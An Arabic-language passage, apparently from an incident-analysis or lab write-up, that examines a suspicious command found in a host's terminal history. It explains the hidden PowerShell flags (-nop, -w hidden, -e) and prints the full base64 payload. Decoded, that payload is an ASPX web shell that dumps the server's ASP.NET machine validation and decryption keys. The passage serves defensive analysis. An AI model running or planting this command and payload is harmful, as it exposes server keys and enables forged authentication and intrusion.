
بعد تحديد موقع المضيف، ذهبت إلى سجل الأوامر في الطرفية (Terminal History)، فوجدت سطر أوامر

ماذا يحدث في هذا الأمر؟
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
→ يشغّل PowerShell مباشرة من مجلد النظام.
-nop
→ بدون ملف تعريف (No Profile) — يتجاهل سكربتات ملف تعريف PowerShell لتجنب الاكتشاف أو التداخل.
-w hidden
→ يعمل بنافذة مخفية بحيث لا يراها المستخدم.
-e
لنفكّ تشفير هذا
"PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJdmFyIHN5ID0gU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWIwM2Y1ZjdmMTFkNTBhM2EiKTsNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvbi5NYWNoaW5lS2V5U2VjdGlvbiIpOw0KICAgICAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyk7DQogICAgICAgIHZhciBjZyA9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcgb2JqZWN0WzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktleSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvbisifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg=="
الخطوة 1: الاستطلاع والتقاط الحمولة